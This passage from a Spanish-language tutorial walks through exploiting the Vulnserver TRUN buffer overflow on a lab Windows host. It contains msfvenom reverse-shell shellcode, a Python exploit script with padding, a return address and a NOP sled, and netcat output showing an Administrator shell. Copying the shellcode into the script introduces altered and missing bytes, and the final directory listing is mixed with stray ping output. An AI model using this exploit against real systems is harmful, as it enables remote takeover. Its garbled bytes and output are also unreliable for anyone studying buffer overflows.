e introducimos el valor del pointer


Vemos que nos sale el valor del pointer arriba a la izquierda. Clickamos encima y le damos a F2 y a continuación en play.

Ejecutamos el script

python3 5-find\_right\_module.py

Enter the server IP address: 192.168.0.19  
Fuzzing with TRUN command with 2007 bytes

Comprobamos que es el módulo correcto





## Con msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444  
EXITFUNC=thread -f c -a x86 -b "\x00"
```

```
"\xb8\xc0\x98\x29\xa1\xda\xdb\xd9\x74\x24\xf4\x5d\x33\xc9"  
"\xb1\x52\x83\xed\xfc\x31\x45\x0e\x03\x85\x96\xcb\x54\xf9"  
"\x4f\x89\x97\x01\x90\xee\x1e\xe4\xa1\x2e\x44\x6d\x91\x9e"  
"\x0e\x23\x1e\x54\x42\xd7\x95\x18\x4b\xd8\x1e\x96\xad\xd7"  
"\x9f\x8b\x8e\x76\x1c\xd6\xc2\x58\x1d\x19\x17\x99\x5a\x44"  
"\xda\xcb\x33\x02\x49\xfb\x30\x5e\x52\x70\x0a\x4e\xd2\x65"  
"\xdb\x71\xf3\x38\x57\x28\xd3\xbb\xb4\x40\x5a\xa3\xd9\x6d"  
"\x14\x58\x29\x19\xa7\x88\x63\xe2\x04\xf5\x4b\x11\x54\x32"  
"\x6b\xca\x23\x4a\x8f\x77\x34\x89\xed\xa3\xb1\x09\x55\x27"  
"\x61\xf5\x67\xe4\xf4\x7e\x6b\x41\x72\xd8\x68\x54\x57\x53"  
"\x94\xdd\x56\xb3\x1c\xa5\x7c\x17\x44\x7d\x1c\x0e\x20\xd0"  
"\x21\x50\x8b\x8d\x87\x1b\x26\xd9\xb5\x46\x2f\x2e\xf4\x78"  
"\xaf\x38\x8f\x0b\x9d\xe7\x3b\x83\xad\x60\xe2\x54\xd1\x5a"  
"\x52\xca\x2c\x65\xa3\xc3\xeal\x31\xf3\x7b\xda\x39\x98\x7b"  
"\xe3\xef\x0f\x2b\x4b\x40\xf0\x9b\x2b\x30\x98\xf1\xa3\x6f"  
"\xb8\xfa\x69\x18\x53\x01\xfa\xe7\x0c\x09\xcb\x8f\x4e\x09"  
"\x3a\x0c\xc6\xef\x56\xbc\x8e\xb8\xce\x25\x8b\x32\x6e\xa9"  
"\x01\x3f\xb0\x21\xa6\xc0\x7f\xc2\xc3\xd2\xe8\x22\x9e\x88"  
"\xbf\x3d\x34\xa4\x5c\xaf\xd3\x34\x2a\xcc\x4b\x63\x7b\x22"  
"\x82\xe1\x91\x1d\x3c\x17\x68\xfb\x07\x93\xb7\x38\x89\x1a"  
"\x35\x04\xad\x0c\x83\x85\xe9\x78\x5b\xd0\xa7\xd6\x1d\x8a"  
"\x09\x80\xf7\x61\xc0\x44\x81\x49\xd3\x12\x8e\x87\xa5\xfa"  
"\x3f\x7e\xf0\x05\x8f\x16\xf4\x7e\xed\x86\xfb\x55\xb5\xa7"  
"\x19\x7f\xc0\x4f\x84\xea\x69\x12\x37\xc1\xae\x2b\xb4\xe3"  
"\x4e\xc8\xa4\x86\x4b\x94\x62\x7b\x26\x85\x06\x7b\x95\xa6"  
"\x02"
```

Lo guardamos como bytes.txt y con `awk` le añadimos el valor b

```
awk '{print "b" $0}' bytes.txt
```

```
b"\xb8\xc0\x98\x29\xa1\xda\xdb\xd9\x74\x24\xf4\x5d\x33\xc9"
b"\xb1\x52\x83\xed\xfc\x31\x45\x0e\x03\x85\x96\xcb\x54\xf9"
b"\x4f\x89\x97\x01\x90\xee\x1e\xe4\xa1\x2e\x44\x6d\x91\x9e"
b"\x0e\x23\x1e\x54\x42\xd7\x95\x18\x4b\xd8\x1e\x96\xad\xd7"
b"\x9f\x8b\x8e\x76\x1c\xd6\xc2\x58\x1d\x19\x17\x99\x5a\x44"
b"\xda\xcb\x33\x02\x49\xfb\x30\x5e\x52\x70\x0a\x4e\xd2\x65"
b"\xdb\x71\xf3\x38\x57\x28\xd3\xbb\xb4\x40\x5a\xa3\xd9\x6d"
b"\x14\x58\x29\x19\xa7\x88\x63\xe2\x04\xf5\x4b\x11\x54\x32"
b"\x6b\xca\x23\x4a\x8f\x77\x34\x89\xed\xa3\xb1\x09\x55\x27"
b"\x61\xf5\x67\xe4\xf4\x7e\x6b\x41\x72\xd8\x68\x54\x57\x53"
b"\x94\xdd\x56\xb3\x1c\xa5\x7c\x17\x44\x7d\x1c\x0e\x20\xd0"
b"\x21\x50\x8b\x8d\x87\x1b\x26\xd9\xb5\x46\x2f\x2e\xf4\x78"
b"\xaf\x38\x8f\x0b\x9d\xe7\x3b\x83\xad\x60\xe2\x54\xd1\x5a"
b"\x52\xca\x2c\x65\xa3\xc3\xea\x31\xf3\x7b\xda\x39\x98\x7b"
b"\xe3\xef\x0f\x2b\x4b\x40\xf0\x9b\x2b\x30\x98\xf1\xa3\x6f"
b"\xb8\xfa\x69\x18\x53\x01\xfa\xe7\x0c\x09\xcb\x8f\x4e\x09"
b"\x3a\x0c\xc6\xef\x56\xbc\x8e\xb8\xce\x25\x8b\x32\x6e\xa9"
b"\x01\x3f\xb0\x21\xa6\xc0\x7f\xc2\xc3\xd2\xe8\x22\x9e\x88"
b"\xbf\x3d\x34\xa4\x5c\xaf\xd3\x34\x2a\xcc\x4b\x63\x7b\x22"
b"\x82\xe1\x91\x1d\x3c\x17\x68\xfb\x07\x93\xb7\x38\x89\x1a"
b"\x35\x04\xad\x0c\x83\x85\xe9\x78\x5b\xd0\xa7\xd6\x1d\x8a"
b"\x09\x80\xf7\x61\xc0\x44\x81\x49\xd3\x12\x8e\x87\xa5\xfa"
b"\x3f\x7e\xf0\x05\x8f\x16\xf4\x7e\xed\x86\xfb\x55\xb5\xa7"
b"\x19\x7f\xc0\x4f\x84\xea\x69\x12\x37\xc1\xae\x2b\xb4\xe3"
b"\x4e\xc8\xa4\x86\x4b\x94\x62\x7b\x26\x85\x06\x7b\x95\xa6"
b"\x02"
```

Nos vamos a 6-exploit.py y sustituimos por este valor,

con lo que el exploit, nos queda así

```

#!/usr/bin/python3
import socket
import sys

bof = (b"\xb8\x00\x98\x29\xa1\xda\xdb\x9d\x74\x24\xf4\x5d\x33\xc9"
b"\xb1\x52\x83\xed\xfc\x31\x45\x0e\x03\x85\x96\xcb\x54\xf9"
b"\x4f\x89\x97\x01\x90\xee\x1e\xe4\xa1\x2e\x44\x6d\x91\x9e"
b"\x0e\x23\x1e\x54\x42\xd7\x95\x18\x4b\xdb\x1e\x96\xad\xd7"
b"\x9f\x8b\x8e\x76\x1c\xd6\xc2\x58\x1d\x19\x17\x99\x5a\x44"
b"\xda\xcb\x33\x02\x49\xfb\x30\x5e\x52\x70\x0a\x4e\xd2\x65"
b"\xdb\x71\xf3\x38\x57\x28\xd3\xbb\xb4\x40\x5a\xa3\xd9\x6d"
b"\x14\x58\x29\x19\xa7\x88\x63\xe2\x04\xf5\x4b\x11\x54\x32"
b"\x6b\xca\x23\x4a\x8f\x77\x34\x89\xed\xa3\xb1\x09\x55\x27"
b"\x61\x67\xe4\xf4\x7e\x6b\x41\x72\xdb\x08\x54\x57\x53"
b"\x94\xdd\x56\xb3\x1c\xa5\x7c\x17\x44\x7d\x1c\x0e\x20\xd0"
b"\x21\x50\x8b\x8d\x87\x1b\x26\xd9\xb5\x46\x2f\x2e\xf4\x78"
b"\xaf\x38\x8f\x0b\x9d\xe7\x3b\x83\xad\x60\xe2\x54\xd1\x5a"
b"\x52\xca\x2c\x65\xa3\xc3\xea\x31\xf3\x7b\xda\x39\x98\x7b"
b"\xe3\xef\x0f\x2b\x4b\x40\xf0\x9b\x2b\x30\x98\xf1\xa3\x6f"
b"\xb8\xfa\x69\x18\x53\x01\xfa\xe7\x0c\x09\xcb\x8f\x4e\x09"
b"\x3a\x0c\xc6\xef\x56\xbc\x8e\xb8\xce\x25\x8b\x32\x6e\xa9"
b"\x01\xf3\xb0\x21\xa6\xc0\x7f\xc2\xc3\xd2\x68\x22\x9e\x88"
b"\xbf\x3d\x34\xa4\x5c\xaf\xd3\x34\x2a\xcc\x4b\x63\x7b\x22"
b"\x82\xe1\x91\x1d\x3c\x17\x68\xfb\x07\x93\xb7\x38\x89\x1a"
b"\x35\x04\xad\x0c\x83\x85\xe9\x78\x5b\xd0\xa7\xd6\x1d\x8a"
b"\x09\x80\xf7\x61\xc0\x44\x81\x49\xd3\x12\x8e\x87\xa5\xfa"
b"\x3f\x7e\xf0\x05\x8f\x16\xf4\x7e\xed\x86\xfb\x55\xb5\xa7"
b"\x19\xf7\xc0\x4f\x84\xea\x69\x12\x37\xc1\xae\x2b\xb4\xe3"
b"\x4e\xc8\xa4\x86\x4b\x94\x62\x7b\x26\x85\x06\x7b\x95\xa6"
b"\x02")

shellcode = b"A" * 2003 + b"\xaf\x11\x50\x62" + b"\x90" * 32 + bof

try:
    ip_address = input("Enter the server IP address: ")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect((ip_address, 9999))

```

Nos ponemos a la escucha con netcat

`rlwrap nc -nlvp 4444`

Ejecutamos

`python3 6-exploit.py`

Enter the server IP address: 192.168.0.18  
Fuzzing with TRUN command with 2390 bytes

`rlwrap nc -nlvp 4444`

listening on [any] 4444 ...

connect to [192.168.0.49] from (UNKNOWN) [192.168.0.18] 49159

Microsoft Windows [Versi n 6.0.6001]

Copyright (c) 2006 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Administrador\Desktop>

```

C:\# rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.18] 49159
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Reservados todos los derechos.
C:\Users\Administrador\Desktop>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 640F-86BF

Directorio de C:\Users\Administrador\Desktop
21/07/2024 18:46:16 <DIR> .comp_seq . ttl=120 time=1.97 ms
21/07/2024 18:46:16 <DIR> ..
21/07/2024 18:00:16 ing_statistics 1.646 essfunc.c
21/07/2024 18:00:16 ted, 1 rece 16.601 essfunc.dlls, time 0ms
21/07/2024 18:46:16 ev = 1.968/1.96 36 root.txt 0 ms
21/07/2024 18:00:16 9.033 vulnserver.c

```

Buen día ¡iii!

